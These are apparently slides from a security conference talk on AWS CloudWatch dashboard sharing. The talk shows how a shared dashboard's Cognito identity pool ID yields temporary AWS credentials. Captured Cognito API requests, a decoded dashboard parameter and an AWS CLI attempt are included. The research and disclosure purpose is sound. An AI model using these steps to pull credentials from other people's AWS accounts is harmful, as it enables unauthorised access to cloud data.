

REVERSEC

Cognito, Ergo Some Extra
Permissions

Leo Tsaousis

Cloud Village @ Defcon 33

Security Monitoring → Security Risk

What If I told you...



Security Monitoring → Security Risk




BSides Dublin 2024 | Observability For Pentesters – Rory McCune (@raesene)

Agenda

- 1. Intros**
- 2. The Feature**
- 3. The Attack**
- 4. Root Cause & Remediation**

whoami

- Who Am I?
 - Leo Tsaousis (@laripping)
 - Senior Security Consultant, Reversec (fka WithSecure)
 - based in London, UK
 - Attack Path Mapping service lead
 - Author of Leonidas for Kubernetes
github.com/ReversecLabs/leonidas



whoami

- What Do I Do?

- Offensive Security Exercises
- Lots of Research (& Conference talking!)

- AWS @ Active Directory
- Kubernetes Attack Simulation
- Web App Vulns
- Android App Vulns




- Some Odays
 - IBM: CVE-2024-31903
 - Cisco: CVE-2020-26062, CVE-2020-26063
 - Wind Vision: CVE-2021-22268, CVE-2021-22269, CVE-2021-22270, CVE-2021-22271
 - Xiaomi: H1#804216
 - AWS: no CVE assigned



whoami

- What Do I *Really* Do?



reversesec.com/articles/what-is-attack-path-mapping/



It starts with a scan...



A subtle hint

Sharing CloudWatch dashboards

[PDF](#) | [RSS](#)

You can share your CloudWatch dashboards with people who do not have direct access to your AWS account. This enables you to share dashboards across teams, with stakeholders, and with people external to your organization. You can even display dashboards on big screens in team areas, or embed them in Wikis and other webpages.

 **Warning**

All people who you share the dashboard with are granted the permissions listed in [Permissions](#) that are granted to people who you share the dashboard with for the account. If you share the dashboard publicly, then everyone who has the link to the dashboard has these permissions.

The `cloudwatch:GetMetricData` and `ec2:DescribeTags` permissions cannot be scoped down to specific metrics or EC2 instances, so the people with access to the dashboard can query all CloudWatch metrics and the names and tags of all EC2 instances in the account.

<https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/cloudwatch-dashboard-sharing.html>

A subtle hint

Permissions that are granted to people who you share the dashboard with

When you share a dashboard, CloudWatch creates an IAM role in the account which gives the following permissions to the people who you share the dashboard with:

- `cloudwatch:GetInsightRuleReport`
- `cloudwatch:GetMetricData`
- `cloudwatch:DescribeAlarms`
- `ec2:DescribeTags`

<https://docs.aws.amazon.com/AmazonCloudWatch/latest/monitoring/cloudwatch-dashboard-sharing.html>

Look Ma, no Auth



Under the Microscope

Burp Suite Professional v2024.1.16 - Temporary Project - licensed to WithSecure Limited [150 user license]

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Coo
8	https://cognito-identity.us-east-1.amazonaws.com	POST	/		✓	200	2153	JSON			✓	44.206.56.72		
6	https://cognito-identity.us-east-1.amazonaws.com	POST	/		✓	200	2153	JSON			✓	44.206.56.72		
5	https://cognito-identity.us-east-1.amazonaws.com	POST	/	✓	✓	200	422	JSON			✓	44.206.56.72		
4	https://d2g3ospnny.cloudfront.net	GET	/0/images/cloudwatch-favicon.ico			200	4799	image	ico		✓	13.249.247.33		
1	https://cloudwatch.amazonaws.com	GET	/dashboard.html?dashboard=ew1-t...	✓		200	1584	HTML	html	CloudWatch Dashboar...	✓	18.165.242.51		

Request

```
Pretty Raw Hex
1 POST / HTTP/2
2 Host: cognito-identity.us-east-1.amazonaws.com
3 Content-Length: 67
4 Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
7 Content-Type: application/x-amz-json-1.1
8 Cache-Control: no-store
9 X-Amz-Target: AWSCognitoIdentityService.GetId
10 X-Amz-User-Agent: aws-amplify/5.3.6 framework/0
11 Sec-Ch-Ua-Platform: "Linux"
12 Accept: "*/*"
13 Origin: https://cloudwatch.amazonaws.com
14 Sec-Fetch-Site: cross-site
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://cloudwatch.amazonaws.com/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21
22 {
  "IdentityPoolId": "us-east-1:52073[REDACTED]id"
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Mon, 22 Jul 2024 17:40:05 GMT
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 63
5 X-Amz-RequestId: cd4c84aae-389b-480f-8eba-51204f5d6d22
6 Access-Control-Allow-Origin: *
7 Strict-Transport-Security: max-age=31536000; includeSubDomains
8 Access-Control-Expose-Headers:
9 X-Amz-Target: AWSCognitoIdentityService.GetCredentialsForIdentity
10 X-Amz-User-Agent: aws-amplify/5.3.6 framework/0
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18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21
22 {
  "IdentityId": "us-east-1:3b5e1[REDACTED]db8"
```

Inspector

Request attributes: 2 ✓
Request headers: 22 ✓
Response headers: 7 ✓
Notes:

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5	https://cognito-identity.us-east-1.amazonaws.com	POST	/		✓	200	422	JSON			✓	44.206.56.72		
4	https://d2g3ospnny.cloudfront.net	GET	/0/images/cloudwatch-favicon.ico			200	4799	image	ico		✓	13.249.247.33		
1	https://cloudwatch.amazonaws.com	GET	/dashboard.html?dashboard=ew1-t...	✓		200	1584	HTML	html	CloudWatch Dashboar...	✓	18.165.242.51		

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4 Sec-Ch-Ua: "Not(A:Brand";v="24", "Chromium";v="122"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
7 Content-Type: application/x-amz-json-1.1
8 Cache-Control: no-store
9 X-Amz-Target: AWSCognitoIdentityService.GetId
10 X-Amz-User-Agent: aws-amplify/5.3.6 framework/0
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17 Referer: https://cloudwatch.amazonaws.com/
18 Accept-Encoding: gzip, deflate, br
19 Accept-Language: en-US,en;q=0.9
20 Priority: u=1, i
21
22 {
  "IdentityPoolId": "us-east-1:52073[REDACTED]id"
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Date: Mon, 22 Jul 2024 17:40:06 GMT
3 Content-Type: application/x-amz-json-1.1
4 Content-Length: 1792
5 X-Amzn-RequestId: cc544963-c136-4453-9998-50847dd2ff84
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
7 Access-Control-Allow-Origin: *
8 Strict-Transport-Security: max-age=31536000; includeSubDomains
9 Cache-Control: no-store
10 X-Amz-Target: AWSCognitoIdentityService.GetCredentialsForIdentity
11 X-Amz-User-Agent: aws-amplify/5.3.6 framework/0
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21 Priority: u=1, i
22 {
  "IdentityId": "us-east-1:3b5e1[REDACTED]db8"
```

Inspector

Request attributes: 2 ✓
Request headers: 22 ✓
Response headers: 7 ✓
Notes:

CognitoIdentity:getId(identityPoolId)
→ identityId

CognitoIdentity:getCredentialsForIdentity(identityId)
→ credentials{}

Under the Microscope

**Easy, just 2 API
calls to the Cognito Service**




imgflip.com

In-Cognito Authentication

- Cognito-based Authentication Flow
- Enhanced (aka simplified) authflow
- a pattern for “delivering temporary, limited-privilege AWS **credentials** to an **application** needing to access AWS resources”
- All the app needs is an Identity Pool ID

Order of operations in Enhanced authentication

1. `GetId`
2. `GetCredentialsForIdentity`



<https://docs.aws.amazon.com/cognito/latest/developerguide/authentication-flow.html>


context is key

```
ubuntu@WSL:cloudwatch-dashboard$ echo "eyJSIjo
                                         aWMiQ==" | base64 -d | jq .
{
  "R": "us-east-1",
  "D": "cw-db-254112233445566",
  "U": "us-east-1_KnnpHBmK7",
  "C": "e18aipaaaabbbbakdm7rc56kk",
  "I": "us-east-1:52073456-1234-4567-89ab-12345678900d",
  "O": "arn:aws:iam::112233445566:role/service-
       role/CWDBSharing-PublicReadOnlyAccess-DSTM21S9",
  "M": "Public"
}
```

Field	Example Value	Description
R	us-east-1	Region of resources
D	cw-db-112233445566	
U	us-east-1_AaBb45dde	
C	e18aipaaaabbbbakdm7rc56kk	
I	us-east-1:52073456-1234-4567-89ab-12345678900d	Cognito Identity Pool ID
O	arn:aws:iam::112233445566:role/service- role/CWDBSharing-PublicReadOnlyAccess-DSTM21S9	An IAM Role ARN?
M	Public	Sharing mode?

Whatever, show me the tags

```
ubuntu@WSL:cloudwatch-dashboard$ aws ec2 describe-tags --profile da
An error occurred (UnauthorizedOperation) when calling the DescribeTags
action: An identity associated with the specified profile does not have
the required permissions to perform this operation. User: arn:aws:sts::25[REDACTED]04:assumed-role/CWDBSharing-PublicReadOnlyAccess-T84015QE/CognitoIdentityCredentials action
```




```
to perform this operation. User: arn:aws:sts::25[REDACTED]04:assumed-role/CWDBSharing-PublicReadOnlyAccess-T84015QE/CognitoIdentityCredentials action
```



Reproduction Notes


- The user is warned of the risk of public sharing. Multiple Times



Reproduction Notes

- The user is warned of the risk of public sharing. Multiple Times
- Cognito is what facilitates the public exposure of account data


“Shadow Resources” Created Upon Sharing



